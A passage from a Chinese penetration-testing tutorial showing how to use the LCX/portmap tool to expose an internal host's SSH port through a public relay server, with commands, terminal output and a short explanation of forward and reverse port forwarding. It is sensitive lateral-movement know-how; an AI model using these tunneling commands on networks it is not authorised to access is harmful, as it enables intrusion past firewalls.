


4.5 LCX实现SSH到内网主机(公网服务器是Linux)



1.在外网中转服务器上运行：

```
./portmap -m 2 -p1 88 -h2 101.43.146.127 -p2 89
##将本地的88端口的流量转发到101.43.146.127主机的89端口
```




```
-bash: ./portmap: No such file or directory
[root@VM-8-15-centos ~]# cd lcx_vuln.cn/
[root@VM-8-15-centos lcx_vuln.cn]# ./portmap -m 2 -p1 88 -h2 101.43.146.127 -p2 89
binding port 88......ok
binding port 89......ok
waiting for response on port 88.........
accept a client on port 88 from 218.29.87.186,waiting another on port 89....
client_loop: send disconnect: Connection reset

C:\Users\Administrator.LAPTOP-PF701ID1>
C:\Users\Administrator.LAPTOP-PF701ID1>
C:\Users\Administrator.LAPTOP-PF701ID1>ssh root@101.43.146.127
root@101.43.146.127's password:
Last failed login: Wed Oct 25 11:34:49 CST 2023 from 170.64.220.61 on ssh:notty
There were 42 failed login attempts since the last successful login.
Last login: Wed Oct 25 11:26:30 2023 from 218.29.87.186
[root@VM-8-15-centos ~]# ./portmap -m 2 -p1 88 -h2 101.43.146.127 -p2 89
-bash: ./portmap: No such file or directory
[root@VM-8-15-centos ~]# cd lcx_vuln.cn/
[root@VM-8-15-centos lcx_vuln.cn]# ./portmap -m 2 -p1 88 -h2 101.43.146.127 -p2 89
binding port 88......ok
binding port 89......ok
waiting for response on port 88.........
accept a client on port 88 from 218.29.87.186,waiting another on port 89....
accept a client on port 89 from 218.29.87.186
waiting for response on port 88.........
accept a client on port 88 from 218.29.87.186,waiting another on port 89....
```

将本地88端口上的服务转发到89端口上

2.内网需要转发的机器上运行:


```
./portmap -m 3 -h1 127.0.0.1 -p1 22 -h2 101.43.146.127 -p2 88
##将本地的127.0.0.1主机的22端口的流量转发到101.43.146.127主机的88端口
```



```
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
[-] error: Bad file descriptor
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
[-] error: Bad file descriptor
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
[-] error: Bad file descriptor
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
[-] error: Bad file descriptor
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
[-] error: Bad file descriptor
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
[-] error: Bad file descriptor
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
[-] error: Bad file descriptor
[-] connect to host2 failed
[+] make a connection to 101.43.146.127:88....
```

将本地22端口转发到外网机器上的89端口

3.以上两个步骤就已经做好了端口转发，此时，我们通过连接外网服务器的89端口就可以连接到那台内网主机的22端口



端口转发是指在两个主机之间建立一个通信通道，将一个主机的网络请求转发到另一个主机的指定端口上。端口转发可以分为正向和反向两种方式，正向是指将本地主机的请求转发到远程主机，反向是指将远程主机的请求转发到本地主机。端口转发可以实现跨网络或跨防火墙的通信，但是需要控制其中一个主机。